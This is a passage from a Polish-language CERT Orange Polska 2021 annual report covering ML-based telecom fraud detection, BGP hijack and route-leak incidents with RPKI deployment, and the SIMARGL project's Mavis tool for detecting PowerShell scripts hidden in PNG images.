- detekcja nadużyć z definicji jest problemem klasyfikacji niezbalansowanej – fraud stanowi bardzo niski promil całego ruchu generowanego w sieci, w związku z czym przy wyborze algorytmu należy brać pod uwagę te z nich, które są odporne na problem niezbalansowanej próbki, bądź zastosować metody wyrównujące tę dysproporcję (tzw. oversampling, np. SMOTE lub ADASYN, których istotną zaletą jest generowanie nowych, ale nie identycznych obserwacji)

- zarówno w przypadkach fraudu jak i ruchu standardowego, występują obserwacje odstające (tzw. outliery), są one jednak istotnym nośnikiem informacji, a zatem ich usuwanie ze zbioru uczącego nie jest pożądane

- atrybuty wykorzystywane do podejmowania decyzji czy dany ruch jest fraudowy bądź nie, mogą przyjmować zarówno formę miar liczbowych, jak i jakościowych (zmienne kategoryczne). Reprezentacja tych drugich w formie zmiennych binarnych (tzw. dummy variables), przy dodatkowo wynikającym ze znacznego wolumenu danych (zarówno pod kątem liczby aktywnych użytkowników jak i generowanych zdarzeń) obserwowanych dnia w obrębie sieci telekomunikacyjnej, każdego może prowadzić do powstania nad wyraz przepastnego zbioru do uczenia, z którym nie wszystkie algorytmy (jak np. SVC) będą w stanie poradzić sobie w rozsądnym czasie

Szczególnie efektywne do detekcji fraudu telekomunikacyjnego wydają się być lasy losowe ze wzmocnieniem gradientowym, takie jak XGBoost, LightGBM lub CatBoost. W połączeniu z nowoczesnymi frameworkami do optymalizacji hiperparametrów (Hyperopt czy Optuna), mogą one dostarczyć wysokich metryk finalnych, przekładających się na zauważalną poprawę efektywności detekcji spamu, phishingu i innych nadużyć.

Należy jednak pamiętać, że sztuczna inteligencja nie jest nieomylna. Jakość klasyfikacji opisuje tzw. macierz pomyłek, która oprócz poprawnie zidentyfikowanych przypadków odseparowania fraudu od ruchu klienckiego, niesie również informacje o błędach I i II rodzaju: False Positives oraz False Negatives. Do Badacza Danych należy wybór, którą z tych wartości minimalizować w procesie trenowania, mając jednak na uwadze fakt, że w praktyce nie da się ich wyeliminować całkowicie, nie należy lekceważyć alarmów starszej generacji na rzecz uczenia maszynowego czy głębokiego uczenia. Podejście do detekcji nadużyć telekomunikacyjnych w ogóle, powinno opierać się na już przytoczonym wcześniej przykładzie systemu naczyń połączonych, który z jednej strony w holistyczny sposób kolekcjonuje i analizuje mnogość dostępnych w parametrów, a z drugiej integruje te działania międzyobszarowo, jak i poprzez współpracę z zewnętrznymi jednostkami zaangażowanymi w walkę z oszustami – regulator, organy ścigania. Dopiero takie podejście gwarantuje pożądany efekt synergii i osiągnięcie maksymalnej skuteczności w walce z nadużyciami telekomunikacyjnymi, a co za tym idzie – ochronę interesów klientów jak i samych operatorów.

Marcin Jakubiak
Ekspert ds. ochrony przychodów i nadużyć

Raport CERT Orange Polska 2021

Kierunki rozwoju bezpieczeństwa routingu

W raportach co roku opisujemy zagrożenia związane z atakami odmowy usługi (Denial of Service). Jednak nie każdy DoS to gwałtowny napływ pakietów! Podobny skutek może wiązać się z przekierowaniem ruchu internetowego. Dlatego jako element podnoszenia bezpieczeństwa naszej sieci i ochrony klientów, wdrażamy Resource Public Key Infrastructure (RPKI).


Routing – z czym to się je?

Internet złożony jest z ponad 70 tysięcy sieci posiadających własny **numer systemu autonomicznego (ASN)**. Sieci te należą do operatorów (ISP), dostawców treści (CDN), usług chmurowych czy zwykłych firm i instytucji. Do tych sieci przypisane są bloki adresów IP, zapisywane najczęściej w postaci notacji CIDR (Classless Inter-Domain Routing). Aby sieci mogły (szczególnie te odległe) nawiązać komunikację, wykorzystywany jest **protokół BGP**, czyli **Border Gateway Protocol**. Za jego pomocą, systemy autonomiczne uzyskają informację routingową – które prefiksy IP są dostępne w której sieci, a także jak do danej sieci dotrzeć, ponieważ przekazywana jest informacja o statusie sąsiada i jego widoczności. Nierzadko operatorzy wpływają na informacje przekazywane do sąsiadów BGP, ze względu **na politykę routingową** – jest ona kombinacją topologii sieci, a także umów pomiędzy firmami, przepływnością oraz kosztem łączy.


Każdy router brzegowy eBGP przechowuje **tablicę routingu BGP (RIB)** z najlepszymi trasami między systemami autonomicznymi. Są one aktualizowane niemal bez przerwy, ponieważ wiąże się to z awariami łączy, operacjami inżynierii ruchu, bądź po prostu rozgłoszeniem nowych prefiksów IP.

Tablica routingu BGP powiększa się w zwalniającym tempie - około 50 tys. prefiksów na rok, przekraczając 900 tys. rekordów na przełomie 2021/22. Pomimo przydzielenia wszystkich dostępnych klas IPv4 (z wyjątkiem odzyskanych klas Departamentu Obrony USA) tablica rośnie. Dlaczego tak się dzieje? Rośnie zagęszczenie sieci, np. siatka połączeń między operatorami **w punktach wymiany ruchu** (takich jak **TPIX**). Ponadto, rozgłaszane są coraz drobniejsze prefiksy (more-specific prefix). Zgodnie z zasadami protokołu BGP, router zawsze preferuje najbardziej szczegółowy (najdłuższy) prefiks, a następnie możliwie najkrótszą ścieżkę, aby w sposób optymalny dotrzeć do adresów IP.

Liczba AS w internecie. Stosunek sieci zarejestrowanych do faktycznie rozgłoszonych



Rozmiar tablicy BGP



Zawirowania w routingu – skąd to się bierze?

Istnieje wiele typów incydentów routingowych, a rozpatrywanie ich jest możliwe przez pryzmat kategorii, takich jak **rodzaj incydentu**, **cel działania, czas trwania, skala oraz zasięg**. Warto jednak zacząć od genezy problemu, bowiem jest to często związane z rodzajem incydentu. Problemy z routingiem mogą mieć dwojakie podłoże: **celowe działanie** albo **błąd ludzki**.

Z pierwszym z nich jest najczęściej powiązany **Prefix Hijack**. Atak hakerski, działający na zasadzie podszycia się pod innego operatora, **ściągający ruch**, aby spowodować niedostępność, inspekcję pakietów lub nawet modyfikację zawartości. Technicznie - atakujący rozgłasza prefiks (lub subprefiks) ofiary ze zmodyfikowanym **Origin ASN** (źródłowym numerem AS). Bardzo zbliżony w efekcie jest inny atak - **Route Hijack**, który złośliwie modyfikuje **AS_PATH** (listę sieci (AS-ów) na ścieżce trasowania), co prowadzi do modyfikacji ścieżki trasowania pakietów, a skutkiem jest przekierowanie ruchu.

Błąd ludzki jest utożsamiany z **Route Leak**. Wycieki te powoduje błędna konfiguracja polityki routingowej przez sieci z wieloma dostawcami łączy, informując jednego operatora o dostępności trasy za pośrednictwem drugiego, stając się jednocześnie siecią tranzytową. W przypadku, gdy ta informacja zostanie rozpropagowana przez operatora dalej w głąb internetu, może zdarzyć się **incydent o zasięgu globalnym**, prowadzący do katastrofalnych skutków.

Skutki wymienionych incydentów mogą być bardzo różnorodne. Do podstawowych zaliczamy **niedostępność** – ruch jest przekierowany i nie ma, jak dostać się do docelowego miejsca w internecie, następuje utrata łączności. Konsekwencją jest utrata wizerunku, straty finansowe i niezadowoleni klienci. W przypadku celowego przekierowania ruchu, możliwa jest **utrata poufności** (znane są nawet przypadki podsłuchu ruchu szyfrowanego) i **utrata integralności** komunikacji, ponieważ jest możliwa modyfikacja zawartości. Skutek - utrata danych i sekretów albo środków finansowych.


Jaki był 2021 dla bezpieczeństwa routingu?

To nie był spokojny czas. Już na samym początku roku, 6 stycznia AS9304 - ISP z Hong Kongu spowodował wyciek 8764 prefiksów, konflikt dotyczył aż 907 różnych systemów autonomicznych z 66 różnych krajów.

Jedynie kilka dni później, 27 stycznia, AS61666 GLOBO, brazylijska sieć spowodowała wyciek tras do zapasowego ISP. Wyciekło 1330 prefiksów, poszkodowanych zostało 265 sieci w 21 krajach (1435 konfliktów).

Kolejne poważne zdarzenie, 16 kwietnia. Indyjska sieć AS55410 (Vodafone Idea) spowodowała przejęcie (hijack) 37739 prefiksów. Problemy dotknęły ponad 4000 różnych sieci (Google, Microsoft, Akamai, Cloudflare, Fastly, i in.)! Niestety, 80% prefiksów nie posiadało ROA (Route Origin Authorization), przez co awarii nie udaje się zatrzymać w łatwy sposób.

Załamanie ruchu internetowego w trakcie awarii Facebooka w październiku 2021 r.




4 października - największa awaria ubiegłego roku spowodowana została przez problemy z routingiem. Efekt - globalna niedostępność serwisów Facebook, WhatsApp, Instagram oraz Oculus przez około 6 godzin. Spowodowana była wycofaniem z globalnej tablicy BGP tras do prefiksów infrastruktury Facebook, a w szczególności do serwerów DNS. W związku z brakiem możliwości trasowania ruchu do tych serwerów, nie była możliwa komunikacja z pozostałą częścią infrastruktury Facebooka. Warto nadmienić, iż awaria ta spowodowana była błędem operacyjnym, a nie atakiem na firmę. Ze względu na to, że aplikacje wielokrotnie ponawiały żądania, a użytkownicy zaczęli korzystać z innych serwisów, widoczna była zmiana profilu globalnego ruchu.

Podszycie? To się w Orange nie uda!

W Orange Polska mamy systemy aktywnie monitorujące stan światowego routingu, opierają się one na publicznych danych z projektów **RIPE RIS Live** czy **RouteViews**. Wykorzystujemy je do monitorowania wspominanych wcześniej incydentów, które mogłyby zagrozić naszej sieci. Udostępniamy również informację o routingu w naszych sieciach TPNET (http://lg.tpnet.pl/) oraz TPIX MIX2/Optimum (http://lg.tpix.pl/).

Jako element podnoszenia bezpieczeństwa naszej sieci, ochrony klientów oraz jakości usług, wdrożyliśmy również technologię Resource Public Key Infrastructure (RPKI). To dodatkowa warstwa bezpieczeństwa protokołu BGP dla naszej sieci szkieletowej i jej użytkowników oraz klientów, zapewniająca wzmocnioną odporność na ataki BGP Hijack. Dla zasobów sieci Orange Polska zostały wygenerowane rekordy ROA (), ściśle wiążące prefiksy IP z źródłowym ASN sieci, a to wszystko przypieczętowane kryptograficznym poświadczeniem - certyfikatem X.509, wystawionym przez RIPE NCC – naszego europejskiego regionalnego RIR-a (Regionalny Rejestr Internetowy). Pozostałe sieci korzystające już z walidacji tras RPKI ROV (Route Origin Validation) będą mogły wykryć potencjalny problem i odrzucić błędną ścieżkę routingową.



AS	AS Name	V4 Valid	Pc	V4 Invalid	Pc	V4 Unknwn	Pc	V4 Total Addrs	V6 Valid	Pc	V6 Inva
AS5617	TPNET	5,370,368	100.0%	2	0.0%	1	0.0%	5,370,371	2,047	100.0%	
AS12741	AS-NETIA Warszawa 02-822	1,637,097	99.1%	239	0.0%	13,849	0.8%	1,651,185	2	100.0%	
AS6830	LIBERTYGLOBAL Liberty Global formerly UPC Broadband Holding, aka AORTA	1,631,744	100.0%	0	0.0%	768	0.0%	1,632,512	33	100.0%	
AS8374	PLUSNET Plus network operator in Poland	0	0.0%	0	0.0%	1,388,288	100.0%	1,388,288	0	0.0%	
AS12912	TM	0	0.0%	0	0.0%	651,520	100.0%	651,520	8	100.0%	
AS21021	MULTIMEDIA-AS Cable DTV Internet Voice Provider in Poland.	0	0.0%	0	0.0%	609,536	100.0%	609,536	0	0.0%	

Od wielu lat należymy do stowarzyszenia Mutually Agreed Norms for Routing Security (MANRS). Organizacja ta promuje dobre praktyki routingu, takie jak filtrowanie, koordynacja informacji, publikacja i walidacja danych, ograniczenie spoofingu. Ponieważ akcje te redukują zagrożenia poprzez kolektywną odpowiedzialność, zachęcamy inne sieci do darmowego udziału w MANRS, którego Orange Polska zasilił jako pierwsza z polskich firm. Obecnie, oprócz Orange Polska, jedynie AS 50599 (Data Space Sp. z o.o.) oraz AS 197709 (MCG Fajnynet) biorą udział w programie.

Orange Polska stale kontroluje poprawność routingu. Reguły polityki są czerpane z baz IRR (Internet Route Registry). W 2022 roku zamierzamy wypełnić kolejne wymagania MANRS, związane z filtrowaniem rozgłoszeń BGP naszych klientów w oparciu o walidację pochodzenia tych prefiksów (RPKI **Route Origin Validation**). Oznacza to, że sieć OPL nie zaakceptuje celowego lub przypadkowego incydentu typu Hijack, minimalizując skalę i efekt działania ataku.

Niestety problem jest złożony - nawet kompletne wdrożenie RPKI ROA i ROV nie zapewnią pełnego bezpieczeństwa internetu. Inne sieci w dalszym ciągu mogą wytworzyć wyciek prefiksu i spowodować chociażby chwilowe problemy. Dlatego obserwujemy rozwój technologii takich jak BGPSec, ASPA, czy BGP OPEN policy.

Mikołaj Kowalski
Cyberbezpieczeństwo Orange Polska

SIMARGL - wykrywanie ukrytego złośliwego oprogramowania


Orange Polska od 2019 roku współpracuje z partnerami w projekcie SIMARGL (Secure Intelligent Methods for Advanced Recognition of Malware and Stegomalware), który jest współfinansowany przez Komisję Europejską w ramach programu „Horyzont 2020" (SU-ICT-01-2018). W konsorcjum uczestniczy 14 firm z 7 krajów Unii Europejskiej. Projekt zakończy się w 2022 roku. Koordynacji całości działań w projekcie podjął się FernUniversität w Hagen (FUH) z Niemiec.

Głównym celem projektu było dostarczenie nowych metod do skuteczniejszego wykrywania cyberataków, w szczególności z wykorzystaniem złośliwego oprogramowania (malware). Wiele obecnych narzędzi antywirusowych potrafi wykrywać złośliwe oprogramowanie, ale z roku na rok w cyberatakach coraz chętniej wykorzystywane są zaawansowane techniki steganograficzne (techniki ukrywania informacji) do ukrywania przesyłanych treści, w tym złośliwego kodu (stegomalware), w pozornie bezpiecznych plikach np. obrazach BMP lub PNG. Skuteczne wykrywanie takich ataków jest aktualnie bardzo utrudnione. Jedno z narzędzi do detekcji złośliwego oprogramowania ukrytego w plikach graficznych, opracowanych w ramach projektu SIMARGL, opiszemy poniżej. Najpierw jednak trochę o ogólnej architekturze całego rozwiązania.

Ogólna architektura SIMARGL

Wszystkie produkty/narzędzia wypracowywane przez projekt SIMARGL i dostarczane jako tzw. „SIMARGL Toolkit" znajdują zastosowanie do ochrony przed trzema kategoriami cyberataków: ataki sieciowe, ataki na aplikacje webowe oraz ataki z wykorzystaniem plików.

Jak to zostało przedstawione na Rysunku 1, do wykrycia i odparcia cyberataków, SIMARGL Toolkit oferuje różne narzędzia analizujące:



1. zdarzenia w sieci (Network Events). BDE (Big Data Engine) jest platformą wykrywającą ataki sieciowe oparte na analizie ruchu sieciowego przy wykorzystaniu algorytmów uczenia maszynowego ML (Machine Learning). CYBELS Honey Net jest rozwiązaniem opracowanym do symulowania podatnych systemów informacyjnych, aby pomóc identyfikować sposoby ataków wykorzystywane przez cyberprzestępców, stosowane narzędzia oraz cele ataku. Następnie, Extended Berkeley Packet Filter Framework (eBPF) pozwala na gromadzenie informacji o zachowaniu hostów w sieci np. statystyki ruchu na poziomie pojedynczych pakietów. Z kolei Punch Platform/ML Detection to component, który wykorzystuje różne algorytmy do identyfikacji zagrożeń w oparciu o dane z sond sieciowych CYBELS Sensor.
2. zdarzenia z aplikacji webowych (Web Events). Do monitorowania i ochrony krytycznych usług webowych wykorzystywane jest narzędzie o nazwie: Web Application Security natomiast do bezpiecznego przeglądania internetu rozwiązanie Internet Security. Narzędzia te pozwalają wykrywać różne typy cyberataków z wykorzystaniem złośliwego oprogramowania oraz phishing i złośliwe wiadomości typu „scam".
3. zdarzenia z wykorzystaniem plików (File Events). Orion Malware do analizy plików wykorzystuje różne metody: statyczne, dynamiczne, heurystyczne oraz algorytmy sztucznej inteligencji (AI). Pliki analizowane są też równolegle przez pięć rozwiązań antywirusowych w celu rozpoznania znanych wzorców wirusów, a wbudowany Sandbox pozwala na uruchomienie podejrzanych złośliwych plików w kontrolowanym środowisku. Do analizy plików, które na pierwszy rzut oka wyglądają bezpiecznie, np. plików graficznych (w formacie PNG, BMP, JPG), wykorzystywane są narzędzia: JPEG Stego Checker do detekcji i analizy zmian w plikach z wykorzystaniem różnych algorytmów steganograficznych oraz narzędzie Mavis, które opiszemy szczegółowo…

SIMARGL Toolkit został wyposażony również w interfejs graficzny, z którego będą mogli korzystać użytkownicy.


Wykrywanie złośliwego oprogramowania ukrytego w plikach graficznych

Wśród pakietu narzędzi, opracowanych przez projekt SIMARL, do wykrywania technik steganograficznych wykorzystywanych w cyberatakach jest Mavis. Rozwiązania bezpieczeństwa jak IDS/IPS oraz firewalle nie sprawdzają dokładnie plików graficznych przesyłanych przez sieć. Mavis pozwala na wykrycie złośliwych skryptów PowerShell wstawionych do grafiki przez cyberprzestępcę przy wykorzystaniu znanego i publicznie dostępnego narzędzia o nazwie Invoke-PSImage (https://github.com/peewpw/Invoke-PSImage). Narzędzie to wielokrotnie zostało już wykorzystane w kampaniach rozsyłających złośliwe oprogramowanie. Aby przygotować złośliwy plik przy pomocy Invoke-PSImage potrzebne są:

- niewinnie wyglądający plik graficzny, do którego złośliwy skrypt PowerShell ma być wstawiony,
- gotowy złośliwy skrypt
- Invoke-PSImage, czyli narzędzie, które zapewnia ukrywanie i odczytywanie (odfiltrowywanie) złośliwych skryptów z plików graficznych.

Podczas tworzenia narzędzia Mavis, do celów rozwoju i testów opracowany został zestaw 45 tys. złośliwych plików PNG. Orange Polska testuje aktualnie to rozwiązanie.

Architektura Mavis w OPL




Kiedy użytkownicy sieci korporacyjnej (wewnętrznej) pracują w internecie, linki do plików PNG są wykrywane, a następnie pliki PNG są pobierane i cyklicznie skanowane przez narzędzie Mavis. W rozwiązaniu testowym analizowane są aktualnie tylko połączenia HTTP, aby nie naruszać poufności komunikacji użytkowników w sieci.

Invoke-PSImage oraz Mavis

Invoke-PSImage był już wielokrotnie wykorzystywany przez cyberprzestępców do ukrywania złośliwych skryptów PowerShell w niewinnie wyglądających obrazach PNG. Przykładem może być kampania przeciwko Zimowym Igrzyskom Olimpijskim Pjongczang 2018 (PyeongChang Olympic Games), gdzie w plikach PNG najpierw ukrywany był ransomware Greystars, a w kolejnych wariantach Ursnif. Invoke-PSImage operuje na wartościach różnych kolorów w pliku graficznym w zależności od użytego trybu ukrywania. W trybie tzw. Mode-1, graficzny plik bazowy nie musi być dostarczony przez użytkownika – narzędzie wykorzystuje 8 bitów każdego kanału kolorów do konwersji/ukrycia złośliwego skryptu PowerShell. Wynikowy obraz utworzony w tym trybie nie wygląda jednak naturalnie jak to zilustrowano na Rysunku 3.

Rysunek 3. Przykład obrazu zawierającego złośliwy skrypt przygotowanego w Invoke-PSImage w trybie




W trybie Mode-2, bazowy plik graficzny musi być dostarczony przez użytkownika. Narzędzie Invoke-PSImage, do ukrywania danych wykorzystuje tylko 4 najmniej znaczące bity z dwóch kanałów kolorystycznych: niebieskiego i zielonego, aby w jak najmniejszym stopniu zmienić wygląd bazowego, niewinnie wyglądającego pliku graficznego (patrz Rysunek 4).

Rysunek 4. Bazowa grafika bez modyfikacji (a) oraz po ukryciu danych z zastosowaniem trybu Mode-2 (b)

Z punktu widzenia możliwości wykrywania ukrytych w plikach graficznych danych, obie metody wykorzystywane w Invoke-PSImage, pozostawiają jednak pewne artefakty, które mogą być wykorzystane do zbudowania skutecznego rozwiązania detekcji. Działanie narzędzia Mavis właśnie na tych spostrzeżeniach się opiera. Do wykrywania trybu Mode-1 Invoke-PSImage, Mavis wykorzystuje fakt, że wartości kolorów RGB zawsze znajdują się w określonym zakresie. Natomiast do wykrywania trybu Mode-2,

Mavis wyszukuje powtarzające się wzorce losowo dopełnianych wartości kolorów.
Przykład działania Mavis pokazano na Rysunku 5.

Wynik detekcji ukrytych danych w trybie Mode-2 przez narzędzie Mavis



Dodatkowo Mavis jest w stanie oszacować rozmiar złośliwego skryptu PowerShell dodanego do pliku graficznego. Jest to możliwe na podstawie ustalenia wielkości wzorców losowo dopełnianych wartości kolorów w pliku graficznym. Invoke-PSImage zawsze wykorzystuje tę samą technikę ukrywania danych, co ułatwia w konsekwencji wykrycie i wyciągnięcie z pliku graficznego złośliwego skryptu PowerShell.

Mavis oferuje dwa tryby pracy dla użytkowników SIMARGL toolkit. W trybie *file-mode*, sprawdza on pojedynczy plik. Ten sposób może być wykorzystywany przez użytkowników, którzy chcą sprawdzić czy posiadany przez nich plik graficzny zawiera złośliwy dodatek czy nie. W trybie *directory-mode*, Mavis sprawdza wszystkie pliki zapisane w określonym folderze. To umożliwia analizę większych zestawów plików w sposób półautomatyczny.
W Orange Polska codziennie sprawdzanych jest do kilkudziesięciu tysięcy plików graficznych. Mavis zapisuje wyniki do pliku CSV do dalszych analiz przez ekspertów cyberbezpieczeństwa.
Samodzielne rozpoczęcie testów w innych firmach jest już możliwe, gdyż Mavis jest udostępniony w repozytorium GitHub: https://github.com/s3venup/Mavis.git wraz ze wszystkimi instrukcjami potrzebnymi do jego instalacji, uruchomienia i obsługi.

Logotyp projektu SIMARGLI

SIMARGL

Co dalej?

Projekt SIMARGL kończy się w tym roku, ale Komisja Europejska przeznaczyła bardzo duże kwoty na finansowanie prac r ozwojowych w zakresie cyberbezpieczeństwa realizowanych przez kolejne przedsięwzięcia. Doświadczenia SIMARGL pokazują, że warto kontynuować prace nad coraz bardziej efektywnymi metodami wykrywania cyberataków, zwłaszcza, że atakujący już wykorzystują najnowsze technologie z algorytmami sztucznej inteligencji oraz coraz częściej sięgają do stosowania zaawansowanych technik steganograficznych.

Adrian Marzecki (Cyberbezpieczeństwo Orange Polska), Andreas Schaffhauser (FUH), Wojciech Mazurczyk (FUH), Marek Pawlicki (ITTI sp. z o.o.)

Ta praca jest finansowana w ramach projektu SIMARGL – Secure Intelligent Methods for Advanced RecoGnition of malware and stegomalware, ze wsparciem Komisji Europejskiej i Programu Horizon 2020, w ramach Umowy o Dotację nr 833042.

Literatura:

- *Andreas Schaffhauser, Wojciech Mazurczyk, Luca Caviglione, Marco Zuppelli, Julio Hernandez-Castro, Efficient Detection and Recovery of Malicious PowerShell Scripts Embedded into Digital Images, Security and Communication Networks (2022)*
- *Damian Puchalski, Luca Caviglione, Rafał Kozik, Adrian Marzecki, Sławomir Krawczyk, and Michał Choraś. 2020. Stegomalware detection through structural analysis of media files. In Proceedings of the 15th International Conference on Availability, Reliability and Security (ARES '20). Association for Computing Machinery, New York, NY, USA, Article 73, 1–6. DOI: https://doi.org/10.1145/3407023.3409187*
- *Luca Caviglione, Michał Choraś, Igino Corona, Artur Janicki, Wojciech Mazurczyk, Marek Pawlicki, Katarzyna Wasielewska, "Tight Arms Race: Overview of Current Malware Threats and Trends in Their Detection," in IEEE Access, vol. 9, pp. 5371-5396, 2021, doi: 10.1109/ACCESS.2020.3048319.*
- *LITNET-2020 Dataset for Network Intrusion Detection:* https://www.sparta.eu/papers/litnet-2020-an-annotated-real-world-network-flow-dataset-for-network-intrusion.html

Komunikacja projektu SIMARGL:

- strona internetowa: simargl.eu
- Instagram: https://www.instagram.com/simargl_eu/
- LinkedIn: https://www.linkedin.com/groups/12241333/
